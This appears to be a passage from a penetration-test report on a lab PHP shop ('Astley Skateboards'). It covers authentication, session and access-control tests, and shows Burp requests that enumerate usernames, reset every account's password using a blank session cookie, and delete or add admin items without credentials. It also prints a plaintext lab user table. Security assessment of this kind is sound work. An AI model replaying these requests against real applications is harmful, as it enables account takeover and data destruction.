The responses for attempting to log in with both a valid and invalid username were monitored. If an unregistered email address is supplied, the application will respond with a message telling the user that the username is not registered. This can be used to enumerate usernames. By using the Burp Intruder, a list of usernames can be used with a login request and the responses monitored. As the responses are different for valid and invalid usernames, an attacker could determine valid usernames for further testing or attacking. Figure 4.4.2 shows the difference between a response with a valid and invalid email address.




```
<script>alert('Email or password is
incorrect!')</script><script>window.open
('index.php','_self')</script>
```

```
<script language="javascript">alert
("Username not
found");window.history.back();</script>
```

FIGURE 4.4.2 - VALID & INVALID USERNAME RESPONSE COMPARISON

iv. Test password guessing

As with usernames, the responses for a valid and invalid login are different. This means an attacker could repeatedly send requests to the login.php page with a valid email address in an attempt to determine a user's password. The difference in response between a valid and an invalid password is shown in Figure 4.4.3.



```
<script>alert('Email or password is
incorrect!')</script><script>window.open
('index.php','_self')</script>
```

```
<script>alert('You're successfully
logged
in!')</script><script>window.open('custo
mers/index.php','_self')</script>
```

FIGURE 4.4.3 - VALID & INVALID PASSWORD RESPONSE COMPARISON

v. Test account recovery

No functionality for account recovery is included in the web application.

vi. Test "remember me"


As this web application does not have remember me functionality, this could not be tested.

vii. Test impersonation functions

The application parameters were tested to determine if impersonation was possible. A potential impersonation attack could occur because the PHPSESSID cookie used to keep track of a logged in user is not properly distributed.

viii. Test username uniqueness

As above, usernames can only be registered with one account. This allows for enumeration of usernames using the registration form and the response to determine if names are registered.



```
<script>alert('Customer is already exist, Please try another
one!')</script><script>window.open('index.php','_self')</script>
```

FIGURE 4.4.4 - REGISTRATION WITH EXISTING USERNAME


ix. Test credential predictability

This is not valid for the web application as the application does not automatically generate user credentials.

x. Check for unsafe transmission of credentials

Credentials are saved in a poorly encoded cookie. This means if a malicious hacker was able to obtain a user's cookie through XSS or other methods the attacker would have the user's account credentials.

When changing password, the user's current password is already present in the old password field and is sent along with the new password and the new password confirmation when the form is submitted. As the web application does not use HTTPS, transmissions captured between the server and the user are not encrypted – revealing all information in clear text.



Your connection is not private

Attackers might be trying to steal your information from **192.168.1.10** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID


FIGURE 4.4.5 - INSECURE CONNECTION TO SERVER

xi. Check for unsafe distribution of credentials

The application under test does not distribute credentials –this cannot be tested.

xii. Check for insecure storage

Using methods described in section 2.7, the database of users was accessed. This database shows user details including usernames and plain text passwords as shown in Figure 4.4.6. These passwords can be viewed because no hashing algorithm exists to obfuscate the information. With this information, all accounts on the application can be accessed.



```
+---------+-----------+-------------------------+----------------+--------------+---------------+----------------+
| user_id | thumbnail | user_email              | user_address   | user_lastname | user_password | user_firstname |
+---------+-----------+-------------------------+----------------+--------------+---------------+----------------+
| 1       | rick.jpg  | hacklab@hacklab.com     | 1 Bell Street  | Bloggs       | hacklab       | Joe            |
| 3       | <blank>   | StevePlumber@hacklab.com | 2 Brown Street | Plumber      | gebbz03       | Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com  | 3 Red Street   | Adaire       | mik           | Red            |
| 5       | <blank>   | user@user.com           | user           | use          | new           | user           |
+---------+-----------+-------------------------+----------------+--------------+---------------+----------------+
```

FIGURE 4.4.6 - USER TABLE

xiii. Test for logic flaws

A. TEST FOR FAIL-OPEN LOGIC

The application has no preference as to what information the user enters into any of the form field with the exception of the email address field, which must be in the correct email address format.

If the password change dialogue is confirmed without entering a new password, the password for the user is now empty. This results in the user being unable to log in as a password must be supplied to log into the application.

If the user attempts to change their password back from a blank password, the change password dialogue requests the old password field be filled. Any value can be entered into the old password field and the password change is allowed.

The web app uses the PHPSESSID cookie to keep track of the currently logged in user instead of using the user credentials – preventing testing of these parameters. However, the session ID does not need to be valid to the user to execute function. Functions such as the password change, add to basket, and checkout do not require a valid PHPSESSID or SecretCookie.


B. TEST MULTISTAGE PROCESSES

The only multistage process identified in the application was the process of purchasing an item. The process uses a user ID to determine which user is adding the item to the basket or checking out. Modifying these values allows a user to purchase items of whatever quantity or cost on another user's account.

The use of a user ID is also implemented in the change password function. The ID is sent in a POST request to updatepassword.php alongside the current password, the new password, and a confirmation of the new password. As the current password field does not need to be valid and the cookie is not checked, this allows any user's password to be changed by an attacker.

xiv. Exploit Vulnerabilities

Provided the PHPSESSID cookie exists – even if it contains no data – the updatepassword.php function can be run. Figure 4.4.7 shows a sent request from the Burp Repeater where the only cookie present is a blank PHPSESSID; this request was honoured successfully.




```
POST /updatepassword.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------25309033386479655326355669
Content-Length: 658

-----------------------------25309033386479655326355669
Content-Disposition: form-data; name="user_password"

hacklab
-----------------------------25309033386479655326355669
Content-Disposition: form-data; name="new_password"

new_password
-----------------------------25309033386479655326355669
Content-Disposition: form-data; name="confirm_password"

new_password
-----------------------------25309033386479655326355669
Content-Disposition: form-data; name="user_id"

1
-----------------------------25309033386479655326355669
Content-Disposition: form-data; name="user_save"
```

```
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 14:50:40 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c
PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie:
PHPSESSID=0esemq5mrla0o13vlipp6olfg2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: ../index.php
Content-Length: 115
Connection: close
Content-Type: text/html

<script>alert('Account successfully
updated!')</script><script>window.open('cust
omers/index.php','_self')</script>
```

FIGURE 4.4.7 - PASSWORD CHANGE W/ NO PHPSESSID OR SECRETCOOKIE

The vulnerabilities in the updatepassword.php function enables an attacker to change the password for any account provided they have a valid user ID. However, as the attacker is not limited in the number of requests they can make, this can be automated with a large list of user IDs. By creating several accounts and viewing the user ID assigned it can be seen that the user ID is incremented for each new user. This allows the attacker to know how many accounts have been created on the web application, which allows the attacker to reduce the number of user IDs to target.

As shown in Figure 4.4.9, using the Burp Intruder, requests were sent with an incrementing user ID, with a placeholder of 'pass' to fulfil the requirement for the current password field to be filled, and a new password of password. This attack will submit the request for every user ID in the payload.



```
POST /updatepassword.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------10937479761835176576901986977
Content-Length: 665

-----------------------------10937479761835176576901986977
Content-Disposition: form-data; name="user_password"

pass
-----------------------------10937479761835176576901986977
Content-Disposition: form-data; name="new_password"

password
-----------------------------10937479761835176576901986977
Content-Disposition: form-data; name="confirm_password"

password
-----------------------------10937479761835176576901986977
Content-Disposition: form-data; name="user_id"

§ §
-----------------------------10937479761835176576901986977
Content-Disposition: form-data; name="user_save"


-----------------------------10937479761835176576901986977--
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack ty

Payload set: 1　　Payload count: 11

Payload type: Simple list　　Request count: 11

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

1
2
3
4
5
6
7
8
9
0

Payload Processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

FIGURE 4.4.8 - MASS PASSWORD CHANGE

b) RESULTS

Using the same method as before to view the user passwords, (see section 2.7.) the user table is accessed to determine if the attack was successful. As shown in Figure 4.4.9, the password for all users has been changed – and with no method of account recovery, all of these accounts are now inaccessible by the user. Using this attack in conjunction with enumeration of user emails gives full access of the account to the attacker.



```
+---------+-----------+-------------------------+---------------+---------------+---------------+----------------+
| user_id | thumbnail | user_email              | user_address  | user_lastname | user_password | user_firstname |
+---------+-----------+-------------------------+---------------+---------------+---------------+----------------+
| 1       | rick.jpg  | hacklab@hacklab.com     | 1 Bell Street | Bloggs        | password      | Joe            |
| 3       | <blank>   | StevePlumber@hacklab.com | 2 Brown Street | Plumber      | password      | Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com  | 3 Red Street  | Adaire        | password      | Red            |
| 7       | <blank>   | user@hacklab.com        | user_address  | user_last     | password      | user_first     |
+---------+-----------+-------------------------+---------------+---------------+---------------+----------------+
```

FIGURE 4.4.9 - NEW USER PASSWORDS

The PHPSESSID cookie is not properly distributed to a user upon log in. If a user logged into on the same device as a malicious hacker who had previously logged into the device and obtained the PHPSESSID, the hacker could use the PHPSESSID to access the new user's account while the new user was logged in, as the PHPSESSID would be the same for both users.

This was proven true by using the PHPSESSID cookie to access a second user's account from another system while they were logged in on the system that the cookie was obtained from.

4.5. Session Management Testing

a) Procedure



5.1. Understand the mechanism
Token generation
5.2. Test for meaning
5.3. Test for predictability
Token handling
5.4. Check for insecure transmission
5.5. Check for disclosure in logs
5.6. Test mapping of tokens to sessions
5.7. Test session termination
5.8. Test for session fixation
5.9. Check for CSRF
5.10. Check cookie scope

Figure 4.5.1 - Session Management Testing Methodology [7]

i. Understand the mechanism

A session is assigned to a user upon login. This session doesn't change per user on that browser so if a user logs out and another user logs in, they will use the same session ID. This session is used to keep the user logged in but is not used to change passwords, add items to basket or checkout.


ii. Test for meaning

The session IDs are seemingly meaningless and randomly generated client-side. The method of encoding was not discovered despite using trial and error to attempt to decode the value.

[7] (Stuttard & Pinto, 2011, p. 814)

iii. Test for predictability

To test for predictability, a request was used with the Burp Sequencer to log in thousands of times to analyse the PHPSESSID in each response. 20,000 values were used during analysis, the results of which can be found below. [8]



Live capture (19949 tokens)

Auto analyze (next: 20000)

Requests: 3505371

Errors: 3485422

Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 111 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

FIGURE 4.5.2 - PHPSESSID RANDOMNESS ANALYSIS

As shown, the randomness was deemed excellent by Burp Suite due to a high level of entropy (randomness) in the PHPSESSID.

iv. Check for insecure transmission

The session ID is transmitted through HTTP as the web application does not use HTTPS – this means if an attacker was to intercept the communications they would have access to the PHPSESSID. In addition, as the HTTPonly flag is not set, the cookies can be accessed by JavaScript on the page.

v. Check for disclosure in logs

No logs were found during testing of the application.

vi. Test mapping of tokens to sessions

Multiple applications can access an account at any one time, enabling an attacker to access a user account at the same time as the user without risk of detection. On different devices or browsers different session IDs are given but no structure or meaning was found with the session ID.

vii. Test session termination

Once logged out, the account cannot be accessed with that same session ID. No session timeout feature was detected – enabling a malicious hacker to remain logged in using an acquired session ID.

viii. Test for session fixation

As only one account can be logged in per browser, the PHPSESSID is not reused if another user logs in while the first user is logged in.

[8] (Czagan, 2014)

ix. Check for CSRF

While the application might be vulnerable to cross-site request forgery, in this investigation no valid CSRF attack was achieved.

x. Check cookie scope

From what was discovered during the investigation, the cookies were not ties to a parent domain or directory therefore no potential attacks using the cookie scope were discovered.

b) RESULTS

On logout or browser close the session is terminated however if another user then logs in on the same browser their session ID will be the same as the first user.

4.6. Access Control Testing

a) Procedure



6.1. Understand the requirements
6.4. Test for insecure methods
6.2. Test with multiple accounts
6.3. Test with limited access

Figure 4.6.1 - Access Control Testing Methodology [9]

i. Understand the requirements


Three levels of access exist within the web application: logged out users, logged in users, and administrators. Logged out users can access the login page for users, the login page for administrators, and pages which do not facilitate purchasing or any page with user details.

Logged in users can also access pages for purchasing and the changing of personal data.

Only the administrator can access the admin portal that had facilities to delete users, user orders, and add, remove, or edit items for sale.

ii. Test with multiple accounts

No escalation potential was found in the web application during testing. However, the requests made by the administrator can be sent without any user information or cookies and will execute as if the administrator had run them. This includes all functionality offered to the administrator including deleting items and users. This functionality is available to anybody regardless of whether or not they are a registered user.



```
GET /admin/items.php?delete_id=8 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/admin/items.php
Cookie: PHPSESSID=
Connection: close
Upgrade-Insecure-Requests: 1
```

Toggle navigation Astley Skateboards - Administrator Panel

- Home
- Upload Items
- Item Management
- Customer Management
- Order Details
- Logout
- Tuesday, October 17, 2017
  - Log Out

Item Management

Image	Name of Item	Price	Date Added	Actions
	Minger1	£90	2016-11-10	Edit Item Remove Item
	Minger2	£40	2016-11-10	Edit Item Remove Item

Figure 4.6.2 - Non-Admin Item Deletion

[9] (Stuttard & Pinto, 2011, p. 821)

iii. Test with limited access


A user without access to an admin account would need to determine the functions and syntax to execute these command however, it would be possible via trial and error. After creating a free account and examining each request, the general syntax of how requests are transmitted and data received. The use of a brute force tool such as Dirbuster would, with enough time, find all valid pages and requests available.

iv. Test for insecure access control methods

Access to the admin page was tested with modified referrer headers, and cookie modification but all attempts failed. No other functionality was found that would grant access to areas out with the allowed user scope.

b) RESULTS

With the ability to create new items for the website, a malicious hacker could create an item that would exploit an existing vulnerability such as XSS. This is possible as the additems.php page does not require administrator credentials.



```
POST /admin/additems.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/admin/index.php
Cookie: PHPSESSID=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------18138525438471300891363638145
5
Content-Length: 127263

-----------------------------18138525438471300891363638145
Content-Disposition: form-data; name="item_name"

Malicious Item
-----------------------------18138525438471300891363638145
Content-Disposition: form-data; name="item_price"

1337
-----------------------------18138525438471300891363638145
Content-Disposition: form-data; name="item_image";
filename="image.jpg"
Content-Type: image/jpeg
```

```
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 17:31:22 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=gp3ekj0fft9pmfc3ersg0imri6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Location: ../index.php
Content-Length: 119
Connection: close
Content-Type: text/html


<script>alert('Data successfully
saved!')</script><script>window.open('items.php','_self')</scrip
t>
```

FIGURE 4.6.3 - ITEM CREATION

4.7. Parameter Fuzzing

a) Procedure

